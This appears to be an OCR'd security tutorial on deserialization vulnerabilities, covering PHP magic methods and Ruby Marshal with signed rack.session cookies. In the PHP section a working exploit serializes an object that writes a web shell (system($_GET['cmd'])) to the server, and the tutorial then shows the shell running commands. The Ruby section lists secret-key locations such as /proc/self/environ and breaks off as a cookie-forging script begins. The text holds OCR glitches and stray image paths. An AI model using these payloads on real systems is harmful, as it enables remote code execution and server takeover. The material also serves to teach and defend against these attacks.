
Magic method use with deserialization:

__wakeup is called when an object is deserialized.


__destruct is called when PHP script end and object is destroyed.

__toString uses object as string but also can be used to read file or more than that based on function call inside it.

Example:



```
<?php
class inxt0x80
{   public $s = 'Hi this test ';
    public function displaystring()
    {    echo $this->s.'<br />';  }
    public function __construct()
    {   echo '<h3>__construct method calling  <br />';  }
    public function __destruct()
    {   echo '<h3>__destruct method calling  <br />'; }
    public function __wakeup(){
     echo '<h3> __wakeup method calling <br>';}
    public function __sleep(){
        echo '<h3>__sleep method calling <br>';
        return array("s");
    }
}
$o = new inxt0x80();
$o->displaystring();
$ser=serialize($o);
echo $ser;
$unser=unserialize($ser);
$unser->displaystring();

 ?>
```



```
127.0.0.1/php/serializetest.php
```

```
__construct method calling
Hi this test

__sleep method calling
O:8:"inxt0x80":1:{s:1:"s";s:13:"Hi this test ";}

__wakeup method calling
Hi this test

__destruct method calling

__destruct method calling
```

The Above code explains the magic method flow of serialization and deserialization, you can figure out serialized object firstly you call construct method to construct object secondly you call sleep when it starts serialization consequently we execute deserialization call wakeup to execute it and also execute destruct with deserialization process, we are going to focus on both method __wakeup and __destuct in building exploit.

O:8:"intx0x80":1 this part tells us there are objects having length 8 named intx0x80 and has one property.

s:1:"s";s:13:"Hi this test "; second part explains that property inside object has string and has length 1 and named 's' this part tells us to create variables without initializing and second s:13:"Hi this test " it varies with initializing when string has length 13.

Note:


When private variable serialized will be added two (null bytes) to current length for private variable

If variable length is 9 when serialized will be 11

Exploit vulnerability:


In this section we will learn how to detect and write some exploits, we have small application to deserialize object then pass it.

First part is info.php which has function to display object when we unserialize it uses _toString to display object content directly.




```php
<?php
//http://127.0.0.1/info.php?u=O:4:"info":2:{s:3:"age";i:24;s:4:"name";s:8:"intx0x80";}
include 'File.php';
class info
{
    public $age = 0;
    public $name = '';
    public function __toString()
    {
        return  'welcome ' . $this->name . ' your age is ' . $this->age . ' years old. <br />';
    }
}
$o = unserialize($_GET['u']);
echo '<h1>'.$o;
?>
```

Second part is File.php it write to file you can see it has __destruct and inside function to write to file.




```php
<?php
class File
{
    public $filename = 'db.txt';
    public $content='intx0x80';
    public function __destruct()

  {
        file_put_contents($this->filename,$this->content);
    }
}
?>
```

We control what passes to deserialization process we can create exploit code like exploit.php first including File.php because it has magic method __destruct and create object from class File and initialize file name what file we want named and content to PHP shell and finally serialize it




```php
<?php

/*
O:4:"File":2:{s:8:"filename";s:9:"shell.php";s:7:"content";s:35:"<?php echo system($_GET['cmd']); ?>";}
*/
require 'File.php';
$o=new File();
$o->filename="shell.php";
$o->content='<?php echo system($_GET[\'cmd\']); ?>';
echo serialize($o);
?>
```

Exploit output.




```
root@intx0x80:/var/www/html/php/lab# php exploit.php
O:4:"File":2:{s:8:"filename";s:9:"shell.php";s:7:"content";s:35:"<?php echo system($_GET['cmd']); ?>";}
```



```
192.168.207.131/php/lab/info.php?u=O:4:"info":2:{s:3:"age";i:24;s:4:"name";s:8:"intx0x80";}
```


welcome intx0x80 you are is 24 years old.

Application when passed for serialized object, it will be unserialized and displayed Now let us submit serialized exploited and see what happens, no error is returned just blank page.



```
192.168.207.131/php/lab/info.php?u=O:4:"File":2:{s:8:"filename";s:9:"shell.php";s:7:"content";s:35:"<?php echo system($_GET['cmd']);
```

Now we going to check the file created.




Index of /php/lab

192.168.207.131/php/lab/

```
Index of /php/lab

Name          Last modified      Size Description
------------------------------------------------
Parent Directory                    -
File.php      2017-09-16 19:26    197
exploit.php   2017-09-16 19:34    149
info.php      2017-09-16 20:34    289
shell.php     2017-09-16 20:31     35
------------------------------------------------
Apache/2.4.25 (Debian) Server at 192.168.207.131 Port 80
```

open shell and execute command.



192.168.207.131/php/lab/shell.php?cmd=id

```
uid=33(www-data) gid=33(www-data) groups=33(www-data) uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

CVE:

This section lists vulnerable application to unserialize this small list in real life they are many applications that still use it

Wordpress 3.6.1(CVE-2013-4338)

https://www.cvedetails.com/cve/CVE-2013-4338/

1- Magento2.0.6(CVE-2016-4010)

   https://www.cvedetails.com/cve/CVE-2016-4010/

2- Joomla 2.5.0 – 3.0.2 (CVE-2013-1453)

   https://www.cvedetails.com/cve/CVE-2013-1453/

3- vBulletin 5.x(CVE-2015-7808)

   https://www.cvedetails.com/cve/CVE-2015-7808/

Mitigation:

Using safe standard data interchange format like json via json encode(),json_decode() if you need pass serialized data to user ,but if you need to use unserialize you must use hash hmac to add validation by making sure data is not editable by anyone.

Serialization in Ruby

Deserialization vulnerability in Ruby:


Ruby is a dynamic, open source programming language and it also supports OOP concept that supports build big application by dividing it into manageable classes each one for specified purpose and for this reason ruby uses development web application by combining it with rails and it is used by some companies taking some examples like github, twitter, etc..., also ruby supports serialization and it has its own methods to implement, however it suffers from deserialization vulnerability like Java,Python,PHP.Also rails support serialization.

First before diving into deserialization vulnerability, first we will explore methods use to implement it and when you can find it in application.

Ruby has two methods to implement serialization called marshal library first method is **dump**. that converts object into bytes streams.

Second method is **load** to convert bytes stream to object again.

We shall take a small example and implement both methods.



```
C:\Users\hp>irb
irb(main):001:0> x=["Ruby",{"intx0x80"=>"0x80"}]
=> ["Ruby", {"intx0x80"=>"0x80"}]
irb(main):002:0> ser=Marshal.dump(x)
=> "\x04\b[\aI\"\tRuby\x06:\rencoding\"\vIBM437{\x06I\"\rintx0x80\x06;\x00@\aI\"\t0x80\x06;\x00@\a"
irb(main):003:0> Marshal.load(ser)
=> ["Ruby", {"intx0x80"=>"0x80"}]
```

In The above example we serialized x object using dump and saved serialized data inside variable “ser” and passed to load to deserialize it and convert it to first format.

Can you imagine with this mechanism we can get privilege escalation or RCE this time we take how we can get privilege escalation, first let us to know where we can find serialized data, serialize could be found in sessions client-side within a cookie it’s common situation but it’s not easy as you can imagine to edit it, sessions encodes it and adds another protection (HMACED) in order to be tamper-resistant.


Ruby is TLV serialization format that can encode almost any of their arbitrary objects and HMACED it uses secret key which could be stored in various locations depending on application and version of application which could be found in following files.

config/environment.rb
config/initializers/secret_token.rb
config/secrets.yml
/proc/self/environ


If you can’t get a source code you can brute force secret key in the next section we try to understand how to brute force and sign session to get privilege escalation.

Detect and exploit vulnerability:

We take small applications to explain the concept and detect vulnerability.




After login with credential test and user and password we get session



```
GET / HTTP/1.1
Host: 192.168.207.140
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:55.0) Gecko/20100101 Firefox/55.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.207.140/login
Cookie:
rack.session=BAh7B0kiD3Nlc3Npb25faWQGOgZFRiJFY2Q1MmMzNDk1ODQxNjkzOTk2Mzhi%0AMjdiYmE3MTZmMzA
3YmI0MjE4ZDdiNTJhYzA4MzM5ZDVjZDhjNjdlYTFhMEki%0ACXVzZXIG0wBGbzoJVXNlcgs6GEBfcGVyc2lzdGVuY2V
fc3RhdGVv0jJEYXRh%0ATWFwcGVy0jpSZXNvdXJjZTo6UGVyc2lzdGVuY2VTdGF0ZTo6Q2xlYW4H0g5A%0AcmVzb3Vy
Y2VACToLQGlvZGVsYwlVc2Vy0gtAbG9naW5JIgl0ZXN0BjsAVDoL%0AQGFkbWluRjoOQHBhc3N3b3JkSSIlMDk4ZjZi
Y2Q0NjIxZDM3M2NhZGU0ZTgz%0AMjYyN2I0ZjYG0wBU0ghAaWRpBzoRQF9yZXBvc2l0b3J5bzobRGF0YUlhcHBl%0AAc
jo6UmVwb3NpdG9yeQg6CkBuYW1l0gxkZWZhdWx00hNAaWRlbnRpdHlfbWFw%0Ac3sGQAtD0hxEYXRhTWFwcGVy0jpJZ
GVudGl0eUlhcHsGWwZpB0AJ0glAYWRh%0AcHRlcm86KERhdGFNYXBwZXI60kFkYXB0ZXJz0jpTcWxpdGVBZGFwdGVyD
TsR%0A0xI6DUBvcHRpb25zQzoVRGF0YUlhcHBlcjo6TWFzaHs0SSILc2NoZW1lBjsA%0ARkkiC3NxbGl0ZQY7AEZJIg
llc2VyBjsARjBJIglwYXNzd29yZAY7AEYwSSIJ%0AaG9zdAY7AEZJIgAG0wBGSSIJcG9ydAY7AEYwSSIKcXVlcnkG0w
BGMEkiDWZy%0AYWdtZW50BjsARjBJIgxhZGFwdGVyBjsARkkiDHNxbGl0ZTMG0wBGSSIJcGF0%0AaAY7AEZJIhAvdGl
wL2Rucy5kYgY7AEY6IEByZXNvdXJjZV9uYW1lpbmdfY29u%0AdmVudGlvbmlGRGF0YUlhcHBlcjo6TmFtaW5nQ29udmV
udGlvbnM6OlJlc291%0AcmNl0jpVbmRlcnNjb3JlZEFuZFBsdXJhbGl6ZWQ6HUBmaWVsZF9uYW1pbmdf%0AY29udmVu
dGlvbm02RGF0YUlhcHBlcjo6TmFtaW5nQ29udmVudGlvbnM60kZp%0AZWxk0jpVbmRlcnNjb3JlZDoUQG5vcmlhbGl6
ZWRfdXJpbzoVRGF0YU9iamVj%0AdHM6OlVSSQ86DEBzY2hlbWVAHjoPQHNlYnNjaGVtZTA6CkBlc2VyMDsNMDoK%0AQ
Ghvc3RAGToKQHBvcnQw0gpAcGF0aEAg0gtAcXVlcnlD0xh7DkAUQBVAFjBA%0AFzBAGEAZQBowQBswQBwwQB1AHkAfQ
CA6DkBmcmFnbWVudDA6DkByZWxhdGl2%0AZTA6FEBzcWxpdGVfdmVyc2lvbkkiCjMuNy4zBjsAVDojQHNlcHBvcnRzX
2Ry%0Ab3BfdGFibGVfaWZfZXhpc3RzVDoVQHNlcHBvcnRzX3NlcmlhbFQ%3D%0A--79c7e7475ec1db172be98359ea
948f56dcf7aadc
Connection: close
Upgrade-Insecure-Requests: 1
```


You can figure out the cookie name is rack.session it's a library responsible for cookie management after reviewing source code it can be found and it passes cookies to load method in order to deserialize it , but there are problems, in which serialized cookie was HMACED with secret key in order to prevent it from tampering and add it to cookie and separate it from cookie using " - -" and encode it with base64 and urlecode to prevent any issue with HTTP , when pass it to be deserialized but first of all extract cookie and signature and decode cookies using urldecode and base64 decode and calculate the HMAC and then compare it with HAMC value which has cookie after "- -" it matches and will pass cookie to load method in order to be deserialised if it does not match , it will redirect you to login page.

In order to decode cookies we will need to implement these steps that will be explained clearly in below code.




```
require "base64"
require "net/http"
require "data_mapper"
require "pp"
require "openssl"

class User

end

